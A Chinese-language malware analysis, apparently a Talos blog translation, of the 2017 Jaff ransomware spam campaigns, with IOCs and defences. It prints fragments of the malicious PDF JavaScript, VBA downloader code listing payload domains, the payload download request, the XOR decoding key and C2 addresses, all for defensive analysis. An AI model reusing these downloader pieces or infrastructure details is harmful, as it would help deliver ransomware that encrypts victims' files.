2017 年 5 月 12 日，星期五

Jaff 勒索软件：二号恶意软件已登场

作者：Nick Biasini、Edmund Brumaghin 和 Warren Mercer，供稿：Colin Grady

摘要

Talos 持续监控邮件威胁形势，并跟踪新威胁以及现有威胁的变种。最近我们发现多个大规模邮件攻击活动，试图分发一个名为“Jaff”的全新勒索软件变种。有趣的是，我们识别出了之前已发现的一些特征，这些特征曾出现在 Dridex 和 Locky 攻击活动中。我们在短时间内观察到多个攻击活动，其特点为分发大量恶意垃圾邮件，每封邮件均带有一个 PDF 附件，其中内嵌了 Microsoft Word 文档，作为 Jaff 勒索软件的初始下载程序。虽然思科的客户已经自动防御此威胁，但我们决定对此威胁及其可能对威胁形势产生的影响进行更深入的研究。我们在下文中对此威胁的感染过程和其他相关信息进行了详细介绍。

感染过程

尽管每个攻击活动的某些因素略有差别，并且使用不同的 XOR 密钥值，但它们都表现出共同的特征。尝试分发此恶意软件的邮件攻击活动具有标准的垃圾邮件特征。主题行变成随机的数字字符串，但以“Copy_”或“Document_”开头，例如“Copy_30396323”和“Document_3758”。在监控这些攻击活动时，我们发现攻击者发动多起攻击活动，每个攻击活动的主题都略有不同。与初始活动关联的邮件正文是空白的，只有一个名为“nm.pdf”的附件，下面是一个攻击活动的例子。



图 A：邮件示例

从上面的截图可以看出，攻击者似乎并未花很大力气创建与上述攻击活动相关的邮件。接下来，我们看到一个后续攻击活动，其中的邮件正文包含以下文本：

“此邮件已添加 PDF 格式的图像数据附件”。

在每个案例中，文件附件都是一个内嵌有 Microsoft Word 文档的恶意 PDF 文件。当受害者打开 PDF 时，他们会在 PDF 正文中看到一条消息，然后 PDF 会尝试打开嵌入的 Microsoft Word 文档。



图 B：PDF 附件示例

与我们最近在 Locky 攻击活动中看到的情况类似，当 PDF 尝试打开嵌入的 Microsoft Word 文档时，受害者会收到批准活动的提示。需要用户交互来继续实施感染可能是为了尝试避开组织可能已经部署的自动检测机制，因为在用户批准之前不会发生任何恶意活动。在未配置模拟此活动的沙盒环境中可能不会发生感染，并且可能导致沙盒将文件认定为良性文件（实际为恶意文件，只是未触发感染而已）。

PDF 包含以下 Javascript，它负责打开嵌入的 Microsoft Word 文档：

```
var dis = 2;
var abc = this['exportDataObject'];
var findByUsername = function (username, cb) {
    process.nextTick(function () {
        for (var i = 0, len = records.length; i < len; i++) {
            var record = records[i];
            if (record.username === username) {
                return cb(null, record);
            }
        }
        return cb(null, null);
    });
};

function submarine() {
    abc({
        cName: "BJ2GD.docm",
        nLaunch: dis
    });
};
var d = ['json', 'urlencoded', 'bodyParser', 'compress', 'cookieSession', 'session', 'logger', 'cookieParser'
    , 'favicon', 'responseTime', 'errorHandler', 'timeout', 'methodOverride', 'vhost', 'csrf', 'directory', '
    limit', 'multipart', 'staticCache', ];
```

图 C：PDF 中的 Javascript

点击“确定”按钮将导致 PDF 打开恶意 Microsoft Word 文档，其特征与我们在此类攻击活动中惯常看到的特征类似。可以预见的是，用户还会收到“启用编辑”的提示，目的在于查看 Word 文档的内容。需要注意的一点是，恶意 Microsoft Word 文档包含两页，而不是像许多恶意文档那样只包含一页。



图 D：恶意 Word 文档示例

启用恶意内容后，Microsoft Word 文档将执行实际用作勒索软件下载程序的 VBA 宏，并将尝试获取勒索软件二进制文件，以感染系统。

VBA 宏包含多个以大写字母“V”分隔的下载域，这可以为恶意软件提供多个机会从多个源下载恶意负载。

```
Public Sub SubMui()
If ActiveDocument.Kind = 0 Then
Set CuPro = CreateObject(Vaucher)
End If
Set trtrtrbrbrbrdrdrdrPIRO_LOR = CreateObject(AsStringName(FreshID + 3))
smbi = Window1.Label1.Caption

MovedPermanently = Split("domainway.de/77g643Vdemelkwegtuk.nl/77g643V5hdnnd74fffrottd.com/af/
 Set SubProperty = CreateObject(AsStringName(1))

   Set trtrtrbrbrbrdrdrdrGMAKO = CreateObject(AsStringName(2))
```

图 E：VBA 下载程序

同样，用于下载 Jaff 二进制文件的 URL 与我们在 Locky 中经常看到的 URL 非常相似。

```
GET /f87346b HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: "Mozilla/5.2 (Windows NT 6.2; rv:50.2) Gecko/20200103 Firefox/50.2"
Accept-Encoding: gzip, deflate
Host: trialinsider.com
Connection: Keep-Alive
```

图 F：下载 URL

上面过程中下载的二进制 Blob 随后通过恶意文档中嵌入的 XOR 密钥进行 XOR 运算，我们在此攻击活动中发现了多个 XOR 密钥。这是在 VBA 宏的 Module3 中发现的，XOR 密钥为“d4fsO4RqQabyQePeXTaoQfwRCXbIuS9Q”

```
Public Function Assimptota4(FullPath As String, NumHoja As Integer) As String
  WidthA trtrtrbrbrbrdrdrdrProjectBBB, trtrtrbrbrbrdrdrdrProject, "d4fsO4RqQabyQePeXTaoQfwRCXbIuS9Q"


trtrtrbrbrbrdrdrdrGMAKO.Open (trtrtrbrbrbrdrdrdrProject)

End Function
```

图 G：XOR 密钥

此 XOR 过程完成后，实际的勒索软件 PE32 可执行文件会通过 Windows 命令处理程序启动，所使用的命令行语法如下：

```
cmd.exe /C del /Q /F "C:\Documents and Settings\Administrator\Local Settings\Temp\pitupi20.exe"
```

图 H：启动可执行文件

该勒索软件会遍历系统中存储的文件夹，并对其进行加密。与该特定勒索软件关联的文件扩展名“jaff”会附加到每个文件。该勒索软件将一个名为 ReadMe.txt 的文件写入受害者的“我的文档”目录中，其中包含勒索信。

图 I：基于文本的勒索信

它还会修改桌面背景，如下图所示：

图 J：修改后的桌面壁纸

值得注意的是，上述说明似乎并非指示用户使用任何种类的 Tor 代理服务（例如 Tor2Web），而是让用户安装完整的 Tor 浏览器软件包，以便访问赎金支付系统。样本和攻击活动中使用的 Tor 地址似乎也没有变化。受害者访问赎金支付系统时会看到以下应用，要求他们输入受感染系统上的勒索信中列出的解密 ID。

图 K：指定解密 ID

在网站中输入相应的 ID 值后，受害者将被带到完整的说明页面，其中指定了攻击者要求的赎金金额，以及支付说明。

图 L：赎金支付系统

值得注意的是，该赎金支付系统的外观与我们从 Locky 中看到的非常相似。在这一特定案例中，攻击者要求的赎金金额为 2.01117430 比特币，按照撰稿时的兑换率计算大约为 3700 美元，这远远高于威胁环境中运行的其他勒索软件系列要求的赎金。通过查看赎金支付服务器上指定的比特币钱包，我们确认目前与此钱包关联的交易为零。



图 M：比特币钱包交易

攻击活动的分发/数量

Talos 发现超过 10 万封邮件（到目前为止）与这些新的 Jaff 攻击活动有关。这表明此类新攻击者通过垃圾邮件传播的勒索软件大幅增加。与 Necurs 的直接关系让它们的垃圾邮件攻击活动能够在极短时间内达到惊人的数量。最初的垃圾邮件攻击活动开始于 2017 年 5 月 11 日上午 8 点（协调世界时），包括大约 35768 封邮件，每封邮件都包含“nm.pdf”附件。在这一垃圾邮件攻击活动中，Talos 发现了约 184 个唯一样本。

Talos 还发现了另一个攻击活动，它于隔天爆发，包括大约 72798 封邮件。该活动开始于 2017 年 5 月 12 日上午 9 点（协调世界时），Talos 发现它分发了约 294 个唯一样本。与第二个活动关联的附件文件名为“201705*.pdf”，它的作用与我们观察到的初始攻击活动相同。

这是否是新的 LOCKY？

无论是用于分发 Jaff 的攻击活动，还是它所使用的 C2 流量模式，与之相关的特定特征都与我们在监控威胁环境中的 Locky 和 Dridex 活动时经常看到的类似。但我们确信这绝不仅仅是 Locky 勒索软件的新版本或“改进”版本。两种代码库之间几乎没有相似之处，而且尽管可能是曾使用 Necurs 分发 Locky 的相同攻击者转而分发 Jaff，但该恶意软件本身具有足够明显的独特特征，我们应当将其视为完全不同的勒索软件系列来处理。

如果存在可将其视为“新型”Locky 的任何理由，也仅仅是因为它的猖獗表现而已。与 Locky 相似，它也是突然莫名其妙地大量出现，主要通过恶意垃圾邮件传播，而且也利用恶意文档，但攻击活动的这些特征并不能用于确定恶意软件是否相同。这是一种新的勒索软件，其制作者在代码库、基础设施和数量方面做了大量工作。但这些并未让它成为 Locky 2.0，而是成为另一种新的、更具攻击性的攻击者，将勒索软件产品推送给终端用户。目前，我们应该将其与 Locky 分开考虑。

现在我们已经看到，Necurs 被用于以多个大容量垃圾邮件攻击活动的形式推送 Jaff。我们将像监控所有基于邮件的威胁一样继续对其进行监控，确定这种勒索软件系列只是短暂发生，还是将持续感染未得到有效保护的组织。

IOC

邮件主题

副本_数字字符串
文档_数字字符串
扫描文件_数字字符串
PDF_数字字符串
文件_数字字符串
扫描图像

附件文件名：

nm.pdf
数字字符串.pdf（例如：20170511042179.pdf）

附件散列值：

与此类攻击活动相关的附件散列值列表（PDF 和 DOC）可以在此处查看。

二进制文件散列：

03363f9f6938f430a58f3f417829aa3e98875703eb4c2ae12feccc07fff6ba47

C2 服务器 IP：

108.165.22[.]125
27.254.44[.]204

分布域：

与此类攻击活动相关的分布域列表可以在此处查看。

结论

这是在全球爆发的新型勒索软件变种的又一示例。勒索软件出现变种正在变得极其普遍，这也是攻击者对这种方式钟爱有加的原因。数百万美元处于危险之中，每个投放病毒者都在尝试从中分得一杯羹。Jaff 通过一种常见机制（基于 Necurs 的垃圾邮件）进行分发，但它要求的赎金金额却高达 3700 美元。问题是，它要求的赎金达到何种价位时会让用户打消支付念头。未来我们可能会看到攻击者不断尝试和寻找最有效的突破点，在不牺牲支付赎金的情况下实现利润最大化。

在当今的威胁环境中，勒索软件占主导地位，攻击者会以所有可能的方式推送勒索软件，控制全球的系统。随着漏洞攻击包活动的大量减少，如果攻击者在 Samsam 等威胁情景中成功渗透网络或系统，可能将继续通过邮件和以辅助负载的形式大量分发勒索软件。

防护

思科客户可通过其他方式检测并阻止此威胁，包括：

产品	防护
AMP	✔
CWS	✔
邮件安全	✔
网络安全	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

高级恶意软件防护 (AMP) 解决方案可以有效防止执行威胁发起者使用的恶意软件。

CWS 或 WSA Web 扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。

邮件安全设备可以拦截威胁发起者在攻击活动中发出的恶意邮件。

IPS 和 NGFW 的网络安全防护功能拥有最新的签名库，可以检测威胁发起者实施的恶意网络活动。

AMP Threat Grid 可帮助识别恶意二进制文件，使所有思科安全产品都有内置保护措施。

Umbrella 可防止对与恶意活动相关的域进行 DNS 解析。

发布者：EDMUND BRUMAGHIN；发布时间：9:58
标签：JAFF、恶意文档、恶意软件、勒索软件、垃圾邮件